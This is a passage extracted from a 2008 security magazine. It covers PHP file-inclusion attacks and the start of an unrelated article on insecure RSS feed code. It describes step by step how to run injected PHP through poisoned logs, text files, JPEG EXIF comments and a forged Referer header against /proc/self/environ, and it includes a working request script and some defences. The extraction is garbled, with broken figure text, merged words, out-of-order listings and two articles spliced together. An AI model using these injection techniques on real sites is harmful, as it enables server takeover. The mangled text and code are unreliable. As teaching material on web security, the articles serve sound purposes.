HTTP_USER_AGENT=Mozilla/5.0 (Windows;U;Windows NT 5.1;en-GB;rv:1.8.1.5)Gecko/
20070713 Firefox/2.0.0.5
BASICS
GET is the request-method and /index.php is the name of the file, which has been requested and 200 is the HTTP-Status-Code and means, that the request was successful. What would happen if we request a PHP code instead of a file likes this?
<?php echo phpinfo(); ?>
An error will result, because a file with this name does not exist. The request will be saved in the log files (See Figure 4). This type of request cannot be made via the browser, because browsers encode the URL. It will encode our string from <?php to %3C%3Fphp and this code is not valid PHP code. We need to write a script like Listing 2, which sends our request to the server.
After we send a request with PHP code, we need to find the location of log files. Then we need to include the log files via the URL and the PHP code
will be executed (See Figure 5). In most cases the log-files are called the log files access _ log or error _ log and you can find their location with automatic scripts.
PHP Code in TXT-Files
Not every website works with a database. Sometimes a .txt file is enough to make a small mailinglist db. This is a simple example to show the vulnerability. You also can choose another format instead of txt. In this example a visitor submits his e-mail address with a form and his e-mail will be saved in mailinglist.txt (see Listing 3). This file is protected by a htaccess-file. Usually you can not access the
mailinglist.txt via URL.
What would happen if an attacker found a LFI vulnerability on the website? They would be able to bypass .htaccess protection and run PHP or system commands. The attacker would only need to write PHP codes like <?php echo
phpinfo(); ?> instead of his e-mail address and then include mailingslist.txt via a URL like /index.php?page=mail inglist.txt and phpinfo(); and the function will be executed. With the ability to execute PHP code the attacker can send the source code of the website to his e-mail or place a web shell for further attacks.
PHP Code in JPEG Picture

A lot of digital cameras and scanners store information about the picture in an exif header. The Exif header is stored in the JPEG picture, but you only can see them with tools. In the header there is information like when the picture was taken, details about the camera, comments etc. We can use the exif, (ExchangeableImage File Format,) header to inject our PHP code. To do this we need a tool called jhead. Jhead is a command line tool and available for multiple operating systems like Linux or Windows. We run the tool under Linux with the command ./jhead -ce phpbild.jpg and under Windows with
jhead -ce phpbild.jpg (See Figure 6). If the image already contains comments it will open in a standard text editor otherwise a new window will open. We write <?php ob _ clean(); echo phpinfo(); die; ?> in the window and close it. The tool saves our comments automatically. Now we need to upload our picture and there are several ways to do this. A lot of websites allow their members to upload their avatars or pictures. After we upload the picture successfully we need to include the picture via a URL like /index.php?page=images/ phpbild.jpg and the PHP code will be executed.
Hybrid Attacks
Bad coded web applications are the most vulnerable and they need modules to protect them against 0day exploits. In Content Management Systems like PHP-Nuke one of the most common vulnerabilities is SQL Injection.
Webmasters write modules to protect their website against these kinds of attacks.
The script in Listing 4 is a simple protection against SQL Injection attacks. Listing 8. Hide PHP code in referrer
<?php
$res = '';
$fp = fsockopen('www.example.com', 80);
if(!$fp){
echo"Keine Verbindung!.";
}
fputs($fp, "GET /index.php.php?page=/proc/self/environ HTTP/1.1\r\n");
fputs($fp, "Referer: <?php echo phpinfo(); ?>\r\n");
fputs($fp, "Host: www.example.com\r\n\r\n");
while(!feof($fp)){
$res .=fgets($fp, 128);
}
echo $res;
?>
Listing 9. Whitelist for include statement
<?php
$whitelist =array('index.html', 'downloads.html', 'info.html');
$page = $_GET['page'];
if(in_array($page,$whitelist)){
include($page);
}else{
die("Attack attempt");
}
FILE INCLUSION ATTACKS
19
HAKIN9 4/2008 Commonly there are two keywords used
in SQL Injection, UNION and SELECT. The script detects the attack if the request contains both keywords. Information about the attacker like IP address, browser, referrer, request and the date will be saved in attacks.txt and the attacker will be redirected. What has SQL Injection to do with LFI? What would happen if we simulate an SQL Injection attack with PHP codes? The request would be saved in attacks.txt and if we include the file via URL, the PHP code would be executed. The attacker could send a request like:
www.example.com/index.php?id= UNION SELECT <?php echo phpinfo(); ?>
The script thinks it is a SQL Injection attack, because the request contains both keywords UNION and SELECT. All information about the attacker will be saved in the attacks.txt. If you open the file via URL like www.example.com/attacks.txt it looks like this: see Listing 5.
An attacker needs to include attacks.txt via URL like www.example.com/index.php?p age=attacks.txt to run his commands.
PHP Code in /proc
/proc is a virtual file system for Linux that allows communication between the kernel and the user. The files in /proc do not exist on the hard drive they are in RAM. The user can change some information about processes on the fly and influence programs. /proc is not really a file system, but a user can move in it like other file systems in Linux. User can run the command ls -la /proc to list the content of the proc directory (Listing 6).
The numeric directories are running processes in the system. Linux creates
for each process a directory with PID (Process ID) name. You can show information of process 7313 with ls -la /proc/7313. Each directory contains files like status, mem, and environ, which have specific information about the process. The file environ contains the environment of the process. The file /proc/self is something like a link. A process can access his own information, without knowing his own PID. We can open via URL /proc/self/environ like/ index.php?page=/proc/self/environ
to show PHP environment variables. They look like this: see Listing 7.
I have opened the file with Firefox and my HTTP _ USER _ AGENT has been detected successfully and shown.
We can change the HTTP _ USER _ AGENT, HTTP _ REFERER by requesting a page with a PHP script. What would happen if we would send a PHP code instead of the browser name or referer? The PHP code would be executed and showed. We can send with script in Listing 8 PHP codes instead of referrer.
If the PHP configuration page is displayed, then this attack was successful.
Protecting against File
Inclusion Attacks
We saw how to find File Inclusion
vulnerabilities and how to exploit them. Now we will see how to protect against them. First the file should be checked against a white list so only those files can be accessed, which means, it is not possible to include files like /etc/passwd (see Listing 9).
Use file _ get _ contents() instead of include() for logs, etc. The file _ get _ contents() function just reads the content of file without execution even if a .php file is requested. Its safer to use
file _ get _ contents() function for any log-like data files, which is not to be executed.
Disable eval() function in php, that
eval() can run php-code from any string. Don't give too much freedom to your scripts which uses require|include*()
functions. Use absolute paths and make your string safer before you include it. Don't let raw or encoded version of characters like '..' or '/' in your to-be-included-string.
Bad inclusion :
include(“$any_path_and_file”);
Good inclusion:
include(“/absolute/path/for/inclusion/ $checked_string_with_just_allowed_
chars”);
If php.ini is editable, some preferences will need to be set to protect against FI-attacks. Setting allow _ url _ fopen = off, can protect us against RFI attacks. Scripts which use functions like
file _ get _ contents() will not work correctly. If using PHP 5.2.0 or higher, the setting allow _ url _ fopen = on, but
allow _ url _ include = off. In the standard configuration allow _ url _ include, should be off. We should also set register _ globals = off, so an attacker can not modify the variable $page
via URL. Displaying errors in PHP is not recommended, because it shows a lot of information about the system and website. You can set it off with display _ errors = off.
The golden rule is always: safe coding!
On the 'Net
• http://www.php.net
• http://httpd.apache.org/
• http://www.owasp.org/
• http://google.com/codesearch
• http://www.sitepoint.com/blogs/2006/10/06/oh-dear/
• http://www.jpeg.org
• http://exif.org/
• http://www.sentex.ca/~mwandel/jhead/
• http://wildmary.net-sauvage.com/share/yap1.1.zip
• http://www.phpnuke.org/
Erhan Yekta
Erhan Yekta is a german-kurdish author, who has been working in the IT-Industry for ten years now. He is, and has been developing professional solutions with PHP/MySQL for web applications like product- and web-search engines, crawler etc. His areas of expertise are developing and upgrading CMS as well as web server administration.He is currently working on freelance on the development of the product-search engine Shophexe.You can contact him under the following e-mail address:
[email protected] Ali Recai Yekta
ATTACK
R
SS feeds are used extensively. This serves as an interdependent working platform. But during penetration testing sessions, PHP based RSS applications show vulnerable behavior due to insecure coding. As a result of this, web application robustness is affected. This layout is versatile from a security point of view as well as from a working structure of applications. This paper discusses the infection vectors that occur due to insecure coding by developers and includes other related security issues. It will provide a detailed analysis of the errors and efficient measures to correct those errors, while keeping in mind the original security concerns.Cyber Law
Perspective on this Issue
RSS Feeds follow the Copyright procedure and the implications covered in it. The major point of discussion is Site Scraping. It is a process of scraping the contents of another website into a different format. The US laws have rightly stated that linking to another website is not a breach of the Copyright Act. It becomes an issue whenever the site owner wants you to stop scraping and it is still continued in an illegal way. The best approach to follow is Licensed Feeds.
The best practices are:
• The scraper should follow the robots.txt directives.
ADITYA K. SOOD
WHAT YOU WILL
LEARN...
Peripheral knowledge of working of RSS feeds will be useful. Developers must know RSS implementation in PHP and ASP
WHAT YOU SHOULD
KNOW...
The insecure elements in RSS implementation which results in Web Exploitation
Developmental problems in implementing RSS Security impacts due to RSS Flaws
• Guidelines should be provided which are to be followed by the scraper.
• Simply block the IP Address at the interface level.
• Develop Feeds manually with constraints.
Working of an
RSS Enabled Application

The working paradigm starts from a well designed Content Management System. It is considered to be the root of feed transference and the operations required in managing data flow between various websites. The generation and transference of feeds is based on the application coding used for web services. PHP is extensively used for creating the feeds structure. The model shows the inclusion of feeds from different websites and their processing by the service programs. Now let’s look at the general structure of Content Management and Syndication: see Figure 1.
The user is one of the components of this management system because the major interaction is undertaken with the user. The content management system always produces HTML and RSS Feeds. The language used is XML which is based on a standard specification. More precisely XSLT is used for transformation of content into feeds. The feeds can be directly converted into HTML pages based on the designed application. As a result of this operation, a direct interface is provided to a user.
Difficulty
Hacking RSS Feeds:
Insecurities in
Implementing RSS
Feeds
21 HAKIN9
HACKING RSS FEEDS
4/2008
The RSS configurations provide large quantities of information as feed elements to remote sites for de-centralizing information. There are a number of RSS variants present with different specifications. The base structure works on the specification used as a benchmark for designing elemental objects. The prime mechanism is the same for any kind of RSS implementation.
To understand security implications it is crucial to comprehend the parsing of RSS feeds. The feeds are parsed through three basic techniques which are enumerated below.
XML Parsing
This is a process of parsing the raw feeds into well structured RSS feeds to be used directly in website content and blog feeds. For detailed lookup, let’s see a short PERL code for practical implementation of XML parsers. It is implemented through the XML: :Simple parsing library. See Listing 1.
Implementing Regular Expressions
Regular expressions can be used effectively for parsing RSS feeds. To do this requires no module installation and can be directly applied throughout the program. No doubt the implementing of regular expression is a somewhat complex procedure. An unstructured regular expression can affect the stability of an application. Let’s have a look at this code snippet: see Listing 2.XML/XSLT Transformations
The transformation is basically done to generate style sheets that are used as such for RSS feeds. It’s basically a reproduction process for arranging metadata by reducing the complexities in relationship between the different objects used. Let’s look at the transformation mechanism between XML/XSLT: see Figure 2.These components are well placed in the above presented hierarchical model of RSS generation. Let’s look at a very simple RSS field with one item: see Listing 3.
Basically the feeds structure is based on the following:
• Channel (title, description, URL, creation date, etc.)
Listing 1. Simple Parsing Library
use LWP::Simple;
use XML::Simple;
my $url=$ARGV[0];
# Retrieve the feed, or die gracefully
my $feed_to_parse= get($url)or die "I can't get the feed you want";
# Parse the XML
my $parser =XML::Simple->new( );
my $rss = $parser->XMLin("$feed_to_parse");
# Decide on name for outputfile
my $outputfile ="$rss->{'channel'}->{'title'}.html";
# Replace any spaces within the title with an underscore $outputfile =~ s/ /_/g;
# Open the output file
open (OUTPUTFILE, ">$outputfile");
# Print the Channel Title
print OUTPUTFILE '<div class="channelLink">'."\n".'<ahref="'; print OUTPUTFILE "$rss->{'channel'}->{'link'}".'">';
print OUTPUTFILE "$rss->{'channel'}->{'title'}</a>\n</div>\n";
# Print the channel items
print OUTPUTFILE '<div class="linkentries">'."\n"."<ul>";
print OUTPUTFILE "\n";
foreach my $item (@{$rss->{channel}->{'item'}}) {
nextunless defined($item->{'title'}) && defined($item->{'link'});
print OUTPUTFILE '<li><a href="'; print OUTPUTFILE "$item->{'link'}"; print OUTPUTFILE '">';
print OUTPUTFILE"$item->{'title'}</a></li>\n";
}
foreach my $item (@{$rss->{'item'}}) {
nextunless defined($item->{'title'}) && defined($item->{'link'});
print OUTPUTFILE '<li><a href="'; print OUTPUTFILE "$item->{'link'}"; print OUTPUTFILE '">';
print OUTPUTFILE"$item->{'title'}</a></li>\n";
}
print OUTPUTFILE "</ul>\n</div>\n";
# Close the OUTPUTFILE
close (OUTPUTFILE);
Listing 2. Code Snipped
# Feed's title and link
my($f_title, $f_link)=($rss=~ m#<title>(.*?)</title>.*?<link>(.*?)</link>#ms);
# RSS items' title, link, and description
while ( $rss =~ m{<item(?!s).*?>.*?(?:<title>(.*?)</title>.*?)?(?:<link>(.*?)</link>.
*?)?(?:<description>(.*?)</description>.*?)?</item>}mgis) {
my($i_title, $i_link, $i_desc, $i_fn)=($1||'', $2||'', $3||'', undef);
# Unescape & < > to produce useful HTML
my %unescape = ('<'=>'<', '>'=>'>', '&'=>'&', '"'=>'"');
my $unescape_re = join '|' => keys%unescape;
$i_title && $i_title =~ s/($unescape_re)/$unescape{$1}/g;
ATTACK
• Image
• Item (title, description, URL, etc.)
• Item (title, description, URL, etc.) • Item (title, description, URL, etc.)
This structure is converted into a well defined object component that can then be easily placed into HTML pages or other web services for reproduction of data in an efficient manner. This discussion provides a brief overview of RSS functioning. As our discussion is geared more towards application flaws, we will now look into various insecure practices one by one.
RSS Attack Vectors –
Developmental Insecurities
Now we will discuss various attack vectors and insecure coding practices used by developers by analyzing a number of stringent errors.
Failure in Calling
DOM Based Functions
Below is one of the function-related specific errors in the RSS based applications. The call to domxml _ new _ doc() fails as a result of which an application is unable to create a new document object. The function domxml _ new _ doc() is a modified version of domxml _ new _ xmldoc().
Fatal error: Call to undefined function domxml_new_doc() in /home/.bauzeur/ thecabin/podcast/rss.php on line 41
This specific function is mainly used in PHP5. There are a number of problems that arise from migration from PHP4 to PHP5. The applications’ functionality depends on the software versions too. The function creates a new empty XML document and returns an instance of it. The XML number version of the document is passed as an argument. The function prototype is structured as:
DomDocument domxml_new_doc (string $version)
[image:22.595.31.372.90.437.2]The XML documents are used to transfer data in XML format which are further rendered by the browser for better presentation to the user. The background working of RSS is based on the generation and handling of XML documents that possess data. The function is called from the GNOME XML library. The calling mechanism uses Figure 2. RSS Content Syndication – Transformation
����������������������
��� ���������
��� ��������
��������� �����
�����������
��������������� ����������������
[image:22.595.30.370.451.739.2]������������������������������������������������
Figure 1. RSS Working Layout ��������� ����������
���������� ����������
����� ���
�������������� ����������
����
������������
ATTACK
22 HAKIN94/2008 4/2008HAKIN9 23
php _ xmldom.dll. The DLL provides dynamic loading of a number of functions defined in it. It is configured by specifying it as an entry in the php.ini file. The function prototype should be defined as: see Listing 4.
The code is symmetrical and is used as a definitive code structure. The developers should focus on the calling method and the migration of content between different web pages. The kind of PHP version to be used with XML document creation also impacts the robustness of the web application. Of course secure coding is very important.
It affects the security of an application too. Wrong definitions of DTD’s can be a problem because a badly crafted or malicious XML document makes the
parser consume the CPU time and memory extensively thereby resulting in a potential Denial of service. Many developers or system controllers enable DTD which is considered to be a security risk. Even base software disables DTD’s by default. Another point that comes into play is whether to accept DTD from other resources or not. For security, the sources have to be trusted. Any DTD from an untrusted source generates vulnerable behavior. The XPATH problems can be encountered if the code is designed to call remote objects from an untrusted source. The developers should concentrate on this factor because, again, it results in potential denial of service with the inclusion of complex queries by the malicious user.
Listing 3. Code Snippet for Transforming into XHTML Fragments
<rss version="2.0" xmlns:dc="http://purl.org/dc/elements/1.1/"> <hacker>
<title>RSS2.0 Flaws</title>
<link>http://www.exampleurl.com/example/index.html</link>
<description>This is an example RSS2.0 feedFlaws</description>
<language>en-gb</language> </hacker>
</rss>
Example: CodeSnippet for transforming intoXHTML fragments
<?xml version="1.0"?>
<xsl:stylesheetversion = '1.0'
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
xmlns:rss="http://purl.org/rss/1.0/"
exclude-result-prefixes="rss rdf"
>
<xsl:output method="html"/>
<xsl:template match="/"> <div class="channellink">
<ahref="{rdf:RDF/rss:channel/rss:link}">
<xsl:value-of select="rdf:RDF/rss:channel/rss:title"/>
</a> </div>
<div class="linkentries">
<ul>
<xsl:apply-templates select="rdf:RDF/*"/>
</ul> </div> </xsl:template>
<xsl:template match="rss:channel|rss:item"> <li>
<ahref="{rss:link}">
<xsl:value-of select="rss:title"/>
</a> </li>
</xsl:template>
HACKING RSS FEEDS
This in turn affects the robustness of the web application and the transference mechanism slows down.
These specific security issues can be the result of error prone XML base.
Header Modification Checks
The rss.php web pages are prone to header based errors. The web page is divided into two parts, the header and the body. It depends a lot on the type of content to be transferred and taken in response. The testing process is termed as HTTP Response Splitting By default the content type is set to text/html. Since the process is part of the header specification, it is crucial to modify headers based on theapplication requirements. The RSS based applications require XML as content type. The XML based document structure is used for data transference. Let’s see:
Generally, the headers are sent as:
Date: Mon, 10 Jul 2007 15:51:59 GMT Server: Apache/2.2.0 (Unix) mod_ssl/ 2.2.0 OpenSSL/0.9.5g
Content-Encoding: gzip Content-Type: text/html
This is a general view. For XML data, the headers have to be manipulated to a different content type as presented below:
Date: Mon, 10 Jul 2007 16:55:59 GMT Server: Apache/2.2.0 (Unix) mod_ssl/ 2.2.0 OpenSSL/0.9.7g
Content-Encoding: gzip Content-Type: text/html + xml
This is an actual view. The developers design robust and dynamic RSS based web applications. Code writers design the code with certain standards. For example, the headers have to be specified on the basis of the output to be produced.
[php]
Warning: Cannot modify header information – headers already sent by (output started at /home.10.19/www/ blog/rss.php:2) in /home.10.19/www/ blog/rss.php on line 2
The PHP itself is an intelligent element and can perform certain work itself, without Listing 4. Function Prototype
define('DOMXML_LOAD_PARSING',0);
define('DOMXML_LOAD_VALIDATING',1);
define('DOMXML_LOAD_RECOVERING',2);
define('DOMXML_LOAD_SUBSTITUTE_ENTITIES',4);
define('DOMXML_LOAD_DONT_KEEP_BLANKS',16);
[PHP5] – function domxml_new_doc($version) {return new php4DOMDocument();}
[PHP4] – function domxml_new_xmldoc($version) {return new php4DOMDocument();}
So the codewould be stated as:
$dom= new DOMDocument('1.0');
// create and append the root element, <rss>
$rss= $dom->appendChild($dom-> createElement('rss'));
// create and append <error_check> to $rss
$error_check = $rss->appendChild($dom-> createElement('error_check'));
// set the text node for $error_check
$error_check->appendChild($dom-> createTextNode('PHPDONE'));
// print DOM document as XML
echo $dom->saveXML();
The other waycan be:
$dom= new DOMDocument('1.0');
// create and append the root element, <rss>
$rss= $dom->appendChild ($dom-> createElement('rss'));
// create and append <title> to $rss
$rss->appendChild ($dom-> createElement('title'));
// set the text node for $title
$error_check ->appendChild ($dom-> createTextNode ('PHP DONE!'));
// print DOM document as XML $dom->formatOutput = true;
echo $dom->saveXML();
Listing 5. Vulnerable Application Trigging a Script
<divid="header"> <divid="headerimg">
<div class="header_container">
<h1><ahref="<?php echo get_settings('home'); ?>/"><?php bloginfo('name');
?></a></h1>
<div class="description"><?phpbloginfo('description'); ?></div> </div>
</div> </div>
Listing 6. Structural Code
<?php
$rss= array("element_a", "element_b", "element_c");
reset($rss);
while (list(, $value) =each($rss))
{
echo"Value: $value<br />\n";
}
foreach($rssas $value) {
echo"Value: $value<br />\n" } ?>